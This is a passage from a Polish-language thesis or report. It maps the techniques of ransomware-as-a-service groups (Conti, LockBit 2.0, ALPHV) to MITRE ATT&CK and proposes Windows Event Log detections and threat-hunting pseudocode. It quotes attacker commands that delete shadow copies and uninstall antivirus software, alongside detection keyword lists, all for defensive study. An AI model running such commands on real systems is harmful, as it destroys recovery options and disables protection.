
sło, stosując powtarzający się lub iteracyjny mechanizm. Łamanie siłowe haseł może odbywać się poprzez interakcję z usługą, która sprawdzi ważność tych danych uwierzytelniających, lub w trybie offline na podstawie wcześniej zdobytych danych uwierzytelniających, takich jak hash hasła.

Technika **"OS Credential Dumping"** definiuje możliwość atakujących do zrzucenia danych uwierzytelniających w celu uzyskania z systemu operacyjnego i oprogramowania danych uwierzytelniających, zwykle w postaci hashy lub hasła w postaci jawnej.

W ramach techniki **"Unsecured Credentials"** w kontekście subtechniki, atakujący mogą przeszukiwać zaatakowane systemy w poszukiwaniu nieprawidłowo przechowywanych danych uwierzytelniających w plikach - w postaci jawnej lub niejawnej.

## 4.7. Discovery

W wyniku analiz trzech wybranych grup RaaS dla taktyki Discovery wyszczególnionych zostało łącznie dwadzieścia jeden głównych technik oraz pięć subtechnik (Rys. 4.7).



Rys. 4.7: Zestawienie TTP dla taktyki Discovery [53]

Wspólnymi technikami wykorzystywanyimi do rozpoznania infrastruktury wewnętrznej zaatakowanej organizacji przez partnerów opisywanych grup RaaS są - **"File and Directory Discovery"** [199], **"Process Discovery"** [200], **"System Information Discovery"** [201] oraz **"System Network Connections Discovery"** [202].

Technika **"File and Directory Discovery"** definiuje możliwość wyszukania określonych plików i katalogów, a także określonych informacji w systemie plików w określonych ścieżkach użytkownika w tym udziału sieciowego.


Technika **"Process Discovery"** określa możliwość uzyskania informacji o procesach uruchomionych w zaatakowanym systemie. Uzyskane informacje można wykorzystać do poznania typowych programów/aplikacji działających na systemach w organizacji.

W ramach techniki **"System Information Discovery"**, atakujący może próbować uzyskać szczegółowe informacje o systemie operacyjnym i sprzęcie, w tym o wersji, łatkach, poprawkach, pakietach serwisowych i architekturze.

W ramach techniki **"System Network Connections Discovery"**, atakujący może próbować uzyskać listę połączeń sieciowych do lub z systemu, do którego aktualnie uzyskują dostęp lub uzyskali dostęp.

## 4.8. Lateral Movement

W wyniku analiz trzech wybranych grup RaaS dla taktyki Lateral Movement wyszczególnionych zostało łącznie sześć głównych technik oraz cztery subtechniki (Rys. 4.8).



Rys. 4.8: Zestawienie TTP dla taktyki Lateral Movement [53]


Wspólną techniką wykorzystywaną do rozprzestrzenienia się na inne systemy w ramach zaatakowanej organizacji przez partnerów opisywanych grup RaaS jest "**Use Alternate Authentication Material**" wraz z subtechniką "**Pass the Hash**" [192].

W tym przypadku, technika "**Use Alternate Authentication Material**" wraz z subtechniką "**Pass the Hash**" została w pełni omówiona w ramach podrozdziału 4.5. Zdobyte tak dostępy są wykorzystywane do rozprzestrzeniania się atakujących w systemach organizacji.

## 4.9. Collection

W wyniku analiz trzech wybranych grup RaaS dla taktyki Collection wyszczególnionych zostało łącznie osiem głównych technik oraz trzy subtechniki (Rys. 4.9).


Wspólną techniką wykorzystywaną do zebrania danych, interesujących dla atakującego z zaatakowanej organizacji, przez partnerów opisywanych grup RaaS jest "**Data from Local System**" [203]. W tym celu atakujący mogą przeszukiwać lokalne zasoby systemowe np. systemy plików, pliki konfiguracyjne, lokalne bazy danych, w celu znalezienia interesujących ich plików i danych wrażliwych przed dokonaniem ich eksfiltracji. Takie działania najczęściej są automatyzowane, jednakże w zależności od stopnia zaawansowania partnera grupy RaaS, selekcja danych może również przebiegać manualnie.



Rys. 4.9: Zestawienie TTP dla taktyki Collection [53]

## 4.10. Command and Control

W wyniku analiz trzech wybranych grup RaaS dla taktyki Command and Control wyszczególnionych zostało łącznie sześć głównych technik oraz cztery subtechniki (Rys. 4.10).



Rys. 4.10: Zestawienie TTP dla taktyki Command and Control [53]

W przypadku komunikacji obustronnej, pomiędzy skompromitowanym systemem, a serwerym atakującego, opisywane grupy RaaS nie mają w pełni wspólnych technik. Wspólną techniką grup Conti oraz ALPHV jest **"Ingress Tool Transfer"** [204]. Atakujący mają możliwość przenosić narzędzia lub inne pliki z zewnętrznego systemu do skompromitowanego środowiska.

Narzędzia lub pliki mogą być kopiowane z zewnętrznego systemu kontrolowanego przez partnerów do sieci ofiary przez serwer zarządzania C2 lub przez alternatywne protokoły, takie jak np. FTP. Po ich wprowadzeniu do zagrożonego środowiska, partnerzy mogą również przenosić/rozprowadzać narzędzia między urządzeniami ofiary w obrębie zagrożonego środowiska.


Wspólnymi technikami grup Conti oraz Lockbit 2.0 są **"Encrypted Channel"** [205] oraz **"Remote Access Software"** [206].

Technika **"Encrypted Channel"** definiuje stosowanie znanych algorytmów szyfrowania w celu dodatkowego ukrycia ruchu atakujących. Zazwyczaj wykorzystywany jest TLS, podczas komunikacji w ramach protokołu HTTPS.

Technika **"Remote Access Software"** określa możliwość stosowania znanych programów do obsługi zdalnego dostępu, takiego jak Team Viewer, AnyDesk, w celu ustanowienia interaktywnego połączenia, między partnerami a zaatakowanymi systemami. Usługi te są powszechnie wykorzystywane jako legalne oprogramowanie pomocy technicznej i mogą być wykorzystywane w organizacji.

## 4.11. Exfiltration

W wyniku analiz trzech wybranych grup RaaS dla taktyki Exfiltration wyszczególnionych zostało łącznie pięć głównych technik oraz dwie subtechniki (Rys. 4.11).




Rys. 4.11: Zestawienie TTP dla taktyki Exfiltration [53]

Wspólną techniką wykorzystywaną do wykradnięcia danych z zaatakowanej organizacji przez partnerów opisywanych grup RaaS jest **"Exfiltration Over Web Service"** [207]. W tym celu atakujący mogą wykorzystywać istniejące, legalne zewnętrzne usługi sieciowe do eksfiltracji danych, bez wykorzystywania własnego serwera zarządzania (C2). Najczęściej dane są przesyłane do usług chmurowych takich jak np. Mega NZ, Google Drive, Microsoft OneDrive.

## 4.12. Impact

W wyniku analiz trzech wybranych grup RaaS dla taktyki Impact wyszczególnionych zostało łącznie sześć głównych technik bez żadnej subtechniki (Rys. 4.12).



Rys. 4.12: Zestawienie TTP dla taktyki Impact [53]

Wspólnymi technikami wykorzystywanymi do wykonania zamierzonych finalnych działań partnerów opisywanych grup RaaS są - **"Data Encrypted for Impact"** [208], **"Inhibit System Recovery"** [209] oraz **"Service Stop"** [210]. Pozwalają one atakującym zwiększyć wpływ ich ataku na ciągłość działania organizacji - ich klientów, partnerów biznesowych oraz gospodarkę.

Technika **"Data Encrypted for Impact"** określa wykonanie finalnego celu grup RaaS, czyli wykonanie pełnego szyfrowania systemów w zaatakowanej organizacji w celu uzyskania korzyści finansowych - opłaty żądanego okupu.

Technika **"Inhibit System Recovery"** jest pośrednim celem, który w rezultacie uniemożliwia zaatakowanej organizacji przywrócić działania systemów w ramach opcji przywracania systemu w Windows.

Technika **"Service Stop"** definiuje zatrzymanie lub całkowite wyłączenie usług w zaatakowanej organizacji, aby wpłynąć na dostępność usług dla klientów zewnętrznych oraz wewnętrznych.

# 5. Propozycja zabezpieczeń dla wybranych TTP

Celem rozdziału jest przedstawienie propozycji detekcji, blokad (prewencji) oraz przykładowych zapytań *Threat Hunting* dla wybranych najczęściej wykorzystywanych TTP przez badane grupy *Ransomware as a Service*, które zostały przedstawione w poprzednim rozdziale.

W ramach przedstawianych propozycji zabezpieczeń wykorzystano możliwości jakie oferuje *Windows Event Log*, przyjmując, że systemy Windows są najczęściej atakowanymi systemami operacyjnymi przez grupy RaaS (które zostało przedstawione na wstępie rozdziału czwartego). Wszelkie zapytania są napisane w pseudo kodzie, dzięki czemu zostanie przedstawiona uniwersalna logika zabezpieczenia możliwa do odtworzenia w różnych narzędziach i systemach bezpieczeństwa takich jak antywirusy (AV), *Endpoint Detection and Response* (EDR).

## 5.1. Valid Accounts

Technika "Valid Accounts" [181] jest wykorzystywana przez atakujących w ramach uzyskiwania wstępniego dostępu do organizacji, utrzymywania przyczółka, eskalacji uprawnień i omijania detekcji (wykorzystanie techniki opisano w podrozdziałach 4.1, 4.3, 4.4, 4.5). W poniższych podrozdziałach przedstawiono propozycje detekcji, blokad (prewencji) oraz zapytań *Threat Hunting*, które można zaimplementować w systemach/narzędziach bezpieczeństwa, aby wykrywać próby wykorzystania tej techniki.

### 5.1.1. Detekcja i prewencja

W ramach monitorowania wykorzystania techniki "Valid Accounts" należy obserwować nowo utworzone zachowania związane z zalogowaniem użytkownika. Dodatkowo warto wykorzystać możliwość korelacji zdarzeń z innych systemów bezpieczeństwa z informacjami o logowaniu (np. dopasowanie informacji o aktywnej sesji logowania użytkownika, który nie wszedł do budynku lub nie ma dostępu do VPN). Należy również zwracać uwagę na podejrzane zachowania związane z kontami w systemach, które współdzielą inne konta, zarówno konta użytkowników, administratorów, jak i usług.

Przykłady podejrzanych zachowań, które należy uwzględnić przy detekcji:

- jedno konto zalogowane do wielu systemów jednocześnie,
- wiele kont zalogowanych do tego samego komputera jednocześnie,

- konta zalogowane poza godzinami pracy.

Przy weryfikacji zachowań należy również zbadać źródło aktywności - czy np. były to interaktywne sesje logowania (wykonywane przez człowieka), czy też wywołania z kont przypisanych do obsługi danych usług (uruchamiających konkretne procesy).

Wykrycie wykorzystania techniki "Valid Accounts" można wykonać poprzez monitorowanie zdarzeń, powiązanych z Windows Event ID 4624 [211] w kategorii "Security" oraz danymi dotyczącymi sesji logowania.

W ramach analizy Event ID 4624 należy głównie zwracać uwagę na:

- **Nazwę użytkownika (Account Name)** - w ramach weryfikacji ilości aktywnych sesji dla użytkownika,
- **SID (Security ID)** - weryfikacja unikalnej wartości, identyfikującą zleceniodawcę zabezpieczenia (np. kontroler domeny Active Directory),
- **Nazwę komputera (Workstation Name)** - weryfikacja liczby logowań per stacja,
- **Domenę (Account Domain)** - weryfikacja liczby logowań per system,
- **Datę logowania** - w ramach porównania logowania w stosunku do standardowych godzin pracy,
- **Typ logowania (Logon Type)** - w ramach identyfikacji, w jaki sposób użytkownik został zalogowany,
- **Rodzaj tokenu dostępu (Elevated Token)** - z jakimi uprawnieniami jest zalogowany użytkownik (administrator lub zwykły użytkownik),
- **Nazwę procesu (Process Name)** - w ramach obserwacji potencjalnie złośliwych procesów, które mogą być nieautoryzowane do logowania się,
- **Źródłowy adres IP (Network Information/Source Network Address)** - weryfikacja logowań z zewnętrznych IP
- **Identyfikator logowania (Logon ID)** - wykorzystywany do korelacji innych zdarzeń do aktywności zalogowanego użytkownika,
- **Identyfikator logowania GUID (Logon GUID)** - wykorzystywany do korelacji innych zdarzeń do aktywności zalogowanego użytkownika (głównie identyfikacja usługi Kerberos).

W ramach prewencji (blokad) dla techniki "Valid Accounts" należy najpierw zweryfikować codzienne aktywności we własnym środowisku, aby nie zablokować ważnych usług lub użytkowników. Zaleca się najpierw uruchomienie reguły detekcji, zbadanie jej stopnia poprawnego wskazywania zachowań anomalnych, a następnie podjąć decyzję o zmianie trybu działania reguły na blokadę.

W tym przypadku nie ma konkretnej rekomendacji jakie działania blokować. W zależności od złożoności środowiska, administratorzy oraz specjaliści ds. cyberbezpieczeństwa powinni wykryć możliwe miejsca, gdzie uwagi uwzględnione w ramach detekcji oraz zapytania *Threat Hunting* można zaaplikować w trybie pro aktywnego blokowania.

### **5.1.2. Zapytania Threat Hunting**

W ramach zapytań *Threat Hunting* zebrano możliwość wykrywania zdarzeń, skorelowanych z techniką "Valid Account" w jej poszczególnych fazach ataku.

Dla fazy Initial Access można monitorować np. zdarzenia dla usług połączenia zdalnego (np. RDP - Event ID 21 w kategorii "Operational") w korelacji dla Event ID 4624. Przykładowe

zapytanie, które informuje o udanych logowaniach użytkownika z nieautoryzowanego adresu IP poprzez zdalne usługi - np. RDP, znajduje się na listingu 5.1.

Listing 5.1: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Valid Account" - wstępny dostęp

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'
Event ID = 4624
Org IP range list = [IP]

RDP Log Location = '%SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-
    ↪ TerminalServices-LocalSessionManager%4Operational.evtx'
RDP Event ID = 21

in "Log Location" for "Event ID"
    if ("Logon Type" = 3 or 10 or 7) and ("Source Network Address" != IP)
        goto check in "RDP Log Location" for "RDP Event ID"
            if ("Source Network Address" != IP)
                return "Suspicious logon to RDP from external IP "
```

W fazie Privilege Escalation można monitorować np. zdarzenia, dla których niestandardowe procesy logują się z uprawnieniami administratora, dodatkowo poza godzinami pracy.

Przykładowe zapytanie, które weryfikuje logowania dla konta z uprawnieniami systemu (administratora) poza godzinami pracy użytkownika przez inny proces niż domyślne, służące do logowania (np. `winlogon.exe`, `services.exe`), znajduje się na listingu 5.2.

Listing 5.2: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Valid Account" - eskalacja uprawnień

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'
Event ID = 4624

in "Log Location" for "Event ID"
    if ("SID" contains "S-1-5" and end with "-500") and ("TimeCreated" not
        ↪ (8:00, 16:00)) and ("Process Name" != winlogon.exe or "Process
        ↪ Name" != services.exe)
            return "Suspicious admin logon after working hours from suspicious
        ↪ process"
```

## 5.2. Windows Management Instrumentation

Technika "Windows Management Instrumentation" [185] jest wykorzystywana przez atakujących w ramach uruchomienia złośliwego kodu (wykorzystanie techniki opisano w podrozdziale 4.2). W poniższych podrozdziałach przedstawiono propozycje detekcji, blokad (prewencji) oraz zapytań *Threat Hunting*, które można zaimplementować w systemach/narzędziach bezpieczeństwa, aby wykrywać próby wykorzystania tej techniki.

### 5.2.1. Detekcja i prewencja

W ramach monitorowania wykorzystania techniki "Windows Management Instrumentation" należy obserwować nieautoryzowane wykorzystanie poleceń WMI - w wierszu poleceń `cmd.exe`

oraz w Powershell `powershell.exe`. Dodatkowo przy weryfikacji należy uwzględnić procesy takie jak `wmic.exe` (ang. *Windows Management Instrumentation Console*) oraz `wmiprvse.exe` (ang. *WMI Provider Host*), który po stronie serwera wykonuje polecenia wysyłane z klienta WMI przy połączeniach zdalnych.

Przykłady podejrzanych zachowań, które należy uwzględnić przy detekcji:

- Wykorzystanie WMI w środowiskach, które na co dzień go nie wykorzystują,
- Wykorzystanie WMI do nawiązywania zdalnych połączeń,
- Wykorzystanie WMI do modyfikacji/kasowania "volume shadows" (uniemożliwienia przywrócenia kopii zapasowej systemu Windows),
- Wykorzystanie WMI do modyfikacji usług bezpieczeństwa (zapór ogniwowych, antywirusów).

Wykrycie wykorzystania techniki "Windows Management Instrumentation" można wykonać poprzez monitorowanie nowo powstałych procesów, które można zidentyfikować w Windows Event ID 4688 [212] w kategorii "Security".

W ramach analizy Event ID 4688 należy zwracać uwagę na:

- **Nazwę użytkownika (Account Name)** - w ramach weryfikacji możliwości wykonania WMI dla użytkownika,
- **SID (Security ID)** - weryfikacja unikalnej wartości, identyfikującą zleceniodawcę zabezpieczenia (np. kontroler domeny Active Directory),
- **Domenę (Account Domain)** - weryfikacja wykonania WMI przez system,
- **Datę utworzenia procesu** - w ramach identyfikacji przebiegu zdarzenia i weryfikacji aktywności,
- **Rodzaj tokenu dostępu (Token Elevation Type)** - z jakimi uprawnieniami został wykonany nowy proces,
- **Oznaczenie stopnia dostępu do danych (Mandatory Label)** - do jakich danych proces posiada dostęp,
- **Nową nazwę oraz ID procesu (New Process Name/ID)** - w ramach weryfikacji wykorzystania nowego procesu potomnego,
- **Nazwę oraz ID procesu, który utworzył nowy proces (Creator Process Name/ID)** - w ramach weryfikacji wykorzystania procesu głównego - `wmic.exe` lub `wmiprvse.exe`,
- **Identyfikator logowania (Logon ID)** - wykorzystywany do korelacji innych zdarzeń do aktywności zalogowanego użytkownika,
- **Parametry wywoływanie w ramach utworzenia procesu (Process Command Line)** - wykorzystywany do identyfikacji wykonanych komend w wierszu poleceń.

W ramach prewencji (blokad) dla techniki "Windows Management Instrumentation" należy najpierw zweryfikować codzienne aktywności we własnym środowisku, aby nie zablokować ważnych usług lub działań użytkowników. Zaleca się najpierw uruchomienie reguły w trybie detekcji, zbadanie jej stopnia poprawnego wskazywania zachowań anomalnych, a następnie podjąć decyzję o zmianie trybu działania reguły na blokadę. W zależności od złożoności środowiska, administratorzy oraz specjalisci ds. cyberbezpieczeństwa powinni wykryć możliwe miejsca, gdzie uwagi uwzględnione w ramach detekcji oraz zapytania *Threat Hunting* można zaaplikować w trybie pro aktywnego blokowania.

Rekomendowane jest blokowanie wykorzystania WMI dla wszystkich użytkowników, którzy nie wykonują działań administracyjnych w organizacji. Dodatkowo, jeśli nie ma takiej potrzeby, należy zablokować możliwość zdalnego łączenia się poprzez WMI. Dla systemów Windows 10

można również uruchomić reguły Attack Surface Reduction (ASR), które zablokują procesy utworzone przez WMI [213]. Jeśli to możliwe, należy zablokować możliwość wykonywania poleceń WMI dla każdego użytkownika w organizacji.

### 5.2.2. Zapytania Threat Hunting

W ramach zapytań *Threat Hunting* zebrano możliwość wykrywania zdarzeń, skorelowanych z techniką "Windows Management Instrumentation" w jej poszczególnych fazach ataku.

Podejrzane wykorzystanie WMI można wykryć poprzez wywołania procesów wraz z parametrami w wierszu polecień w ramach Event ID 4688. Przykładowo, można wyszukać znane złośliwe procesy, które mogą uruchomić WMI lub odchyleń, gdy nietypowe pliki wykonywalne systemu Windows uruchamiają WMI lub z niego powstają (List. 5.3). Przykładowymi procesami, które nie powinny uruchamiać WMI są usługi Microsoft Office (np. `winword.exe`, `excel.exe`).

Listing 5.3: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Windows Management Instrumentation" - weryfikacja wywołań procesów WMI

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'
Event ID = 4688

in "Log Location" for "Event ID"
    if ("Creator Process Name" == ("wmic.exe" || "wmiprvse.exe")) and ("New
        ↪ Process Name" == ("rundll32.exe" || "msbuild.exe" || "powershell
        ↪ .exe" || "cmd.exe" || "mshta.exe"))
        return "Suspicious process tree occurred - WMI spawns odd process"

in "Log Location" for "Event ID"
    if ("Creator Process Name" == ("cmd.exe" || "powershell.exe" || "
        ↪ winword.exe" || "excel.exe")) and ("New Process Name" == ("wmic.
        ↪ exe" || "wmiprvse.exe"))
        return "Suspicious process tree occurred - odd processes spawns WMI"
```

Po weryfikowaniu procesów, można również utworzyć zapytanie *Threat Hunting*, które wskaże wykorzystanie podejrzanych parametrów, wywoływanych w ramach wykonania WMI (List. 5.5). Szczególnie często, przy wykonywaniu zdalnych ładunków wykorzystuje się wywołanie `process call create` i odwołania `/Node`. Na zdalnej maszynie komendę wykoną proces `wmiprvse.exe` i utworzy proces potomny, przekazany w ramach linii komend. Przykładowe komendy WMI, wykonywane przez opisywane grupy RaaS znajdują się na listingu 5.4.

Listing 5.4: Przykładowe komendy WMI wykonywane przez opisywane grupy RaaS

```
# delete shadowcopy locally
wmic shadowcopy delete
wmic SHADOWCOPY / nointeractive
wmic process call create vssadmin.exe delete shadows /all /quiet

#query antivirus product and uninstall it
WMIC /Node: localhost / Namespace :\root\ SecurityCenter2 Path,
    ↪ AntiVirusProduct Get * /Format:List
wmic product where ( Vendor like "%Emsisoft%" ) call uninstall /
    ↪ nointeractive & shutdown /a & shutdown /a & shutdown /a;
```

Listing 5.5: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Windows Management Instrumentation" - weryfikacja parametrów komend WMI w wierszu poleceń oraz Powershell

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'
Event ID = 4688

# CMD WMI execution
in "Log Location" for "Event ID"
    if ("Creator Process Name" == ("wmic.exe" || "wmiprvse.exe")) or ("New
        ↪ Process Name" == ("wmic.exe" || "wmiprvse.exe")) and "Process
        ↪ Command Line" contains ('create' || 'node:' || 'process' || 'call
        ↪ ' || 'delete' || 'shadowcopy' || 'uninstall')
            return "Suspicious WMI command execution from CMD occurred"

# Powershell WMI execution
in "Log Location" for "Event ID"
    if ("Creator Process Name" == 'powershell.exe' or "New Process Name" ==
        ↪ 'powershell.exe') and "Process Command Line" contains (invoke-
        ↪ wmimethod' || 'invoke-cimmethod' || 'get-wmiobject' || 'get-
        ↪ ciminstance' || 'wmiclass')
            return "Suspicious WMI command execution from powershell occurred"
```

## 5.3. System Network Connections Discovery

Technika "System Network Connections Discovery" [202] jest wykorzystywana przez atakujących w ramach rozpoznania infrastruktury wewnętrznej zaatakowanej organizacji (wykorzystanie techniki opisano w podrozdziale 4.7). W poniższych podrozdziałach przedstawiono propozycje detekcji, blokad (prewencji) oraz zapytań *Threat Hunting*, które można zaimplementować w systemach/narzędziach bezpieczeństwa, aby wykrywać próby wykorzystania tej techniki.

### 5.3.1. Detekcja i prewencja

W ramach monitorowania wykorzystania techniki "System Network Connections Discovery" należy obserwować nieautoryzowane wykorzystanie poleceń w wierszu poleceń (CMD) cmd.exe oraz w Powershell powershell.exe. W tym przypadku należy obserwować wykorzystanie komend, które zebrano w tabeli 5.1. Detekcja tej techniki bez korelacji innych zdarzeń bezpieczeństwa może generować dużo fałszywych dopasowań, ponieważ niżej wymienione komendy mogą być wykorzystywane na co dzień przez bardziej technicznych pracowników w ramach szukania problemów z połączeniem sieciowym.

Tab. 5.1: Przykładowe komendy w CMD oraz Powershell, badające połączenia sieciowe

| CMD                                                                                                                      | Powershell                                                                                                                             |
|--------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------|
| netstat, ping, ipconfig, net view, net use, getmac, arp, netsh wlan show networks mode=bssid, netsh wlan show interfaces | Get-NetIPConfiguration, Get-NetIPInterface, Get-NetRoute, Get-NetUDPEndpoint, Get-NetIPAddress, Get-NetNeighbor, Get-NetTCPConnection, |

Przykłady podejrzanych zachowań, które należy uwzględnić przy detekcji:

- Wykorzystanie w/w komend na stanowiskach zwykłych użytkowników niebędących pracownikami działów IT lub HelpDesk,
- Wykorzystanie w/w komend w korelacji z innymi zdarzeniami bezpieczeństwa,
- Nieautoryzowane wykorzystanie narzędzi administracyjnych do weryfikacji sieci (np. Nagios, Solarwinds),
- Wykorzystanie skryptów i narzędzi (np. *nmap*, *masscan* [214])

Wykrycie wykorzystania techniki "System Network Connections Discovery" można wykonać również poprzez monitorowanie nowo powstałych procesów w Event ID 4688 (specyfikacja Event ID opisano w podrozdziale 5.2.1).

W ramach prewencji (blokad) dla techniki "System Network Connections Discovery" nie ma określonych dokładnych rekomendacji, uniwersalnych dla każdej organizacji. W zależności od złożoności środowiska, administratorzy oraz specjalisci ds. cyberbezpieczeństwa powinni wykryć możliwe miejsca, gdzie uwagi uwzględnione w ramach detekcji oraz zapytaniach *Threat Hunting* można zaaplikować w trybie pro aktywnego blokowania.

Możliwymi mitygantami dla tej techniki jest rozpatrzenie możliwości blokady połączeń sieciowych ze stacji zwykłych użytkowników do innych urządzeń w sieci (np. blokowanie prób kontaktu poprzez *ping*), konfiguracji blokad na zaporze ogniwowej [215] i implementacji segmentacji sieciowej (fizycznej oraz logicznej) [216]. W przypadku wewnętrznego masowego skanowania portów (poprzez np. *masscan* lub *nmap*) należy ukryć "przedstawianie się" usług do całkowitego minimum, jakie jest potrzebne do działania procesów w organizacji.

### 5.3.2. Zapytania Threat Hunting

W ramach zapytań *Threat Hunting* zebrano możliwość wykrywania zdarzeń, skorelowanych z techniką "System Network Connections Discovery" w jej poszczególnych fazach ataku.

Podejrzane wykorzystanie poleceń (Tab. 5.1) można wykryć poprzez wywołania procesów wraz z parametrami w wierszu poleceń w ramach Event ID 4688 (List. 5.7). Przykładowe komendy badania sieci, wykonywane przez opisywane grupy RaaS znajdują się na listingu 5.6.

Listing 5.6: Przykładowe komendy badania sieci wykonywane przez opisywane grupy RaaS

```
ipconfig /all
net config workstation
net view /all /domain
net view /all
ping
arp -a
```

Listing 5.7: Przykładowy pseudokod zapytania Threat Hunting dla techniki "System Network Connections Discovery" - weryfikacja parametrów komend w CMD oraz Powershell

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'
Event ID = 4688

# CMD and powershell network discovery execution
in "Log Location" for "Event ID"
    if if ("Creator Process Name" == ('cmd.exe' || 'powershell.exe') or "
        ↪ New Process Name" == ('cmd.exe' || 'powershell.exe')) and "
        ↪ Process Command Line" contains ('netstat' || 'ping' || 'ipconfig'
        ↪ || 'net view' || 'net use' || 'getmac' || 'arp' || 'netsh wlan
        ↪ show')
        return "Suspicious network discovery command from CMD/powershell
        ↪ occurred"

# Powershell network discovery execution
in "Log Location" for "Event ID"
    if ("Creator Process Name" == 'powershell.exe' or "New Process Name" ==
        ↪ 'powershell.exe') and "Process Command Line" contains ('Get-
        ↪ NetIPConfiguration' || 'Get-NetIPAddress' || 'Get-NetIPInterface'
        ↪ || 'Get-NetNeighbor' || 'Get-NetRoute' || 'Get-NetTCPConnection'
        ↪ || 'Get-NetUDPConnection' )
        return "Suspicious network discovery command from powershell
        ↪ occurred"
```

## 5.4. Inhibit System Recovery

Technika "Inhibit System Recovery" [209] jest wykorzystywana przez atakujących w ramach wykonania zamierzonych finalnych działań (wykorzystanie techniki opisano w podrozdziale 4.12). W poniższych podrozdziałach przedstawiono propozycje detekcji, blokad (prewencji) oraz zapytań *Threat Hunting*, które można zaimplementować w systemach/narzędziach bezpieczeństwa, aby wykrywać próby wykorzystania tej techniki.

### 5.4.1. Detekcja i prewencja

W ramach monitorowania wykorzystania techniki "Inhibit System Recovery" należy obserwować nieautoryzowane wywołanie narzędzi systemowych w wierszu poleceń (CMD) `cmd.exe` oraz w Powershell `powershell.exe`. Narzędzia, które są w tym celu wykorzystywane to:

- **vssadmin.exe** [217] - Volume Shadow Copy Service (VSS) - usługa systemu Windows, która umożliwia ręczne lub automatyczne tworzenie/usuwanie kopii zapasowych (migawek) plików lub woluminów komputera, nawet gdy są one używane,
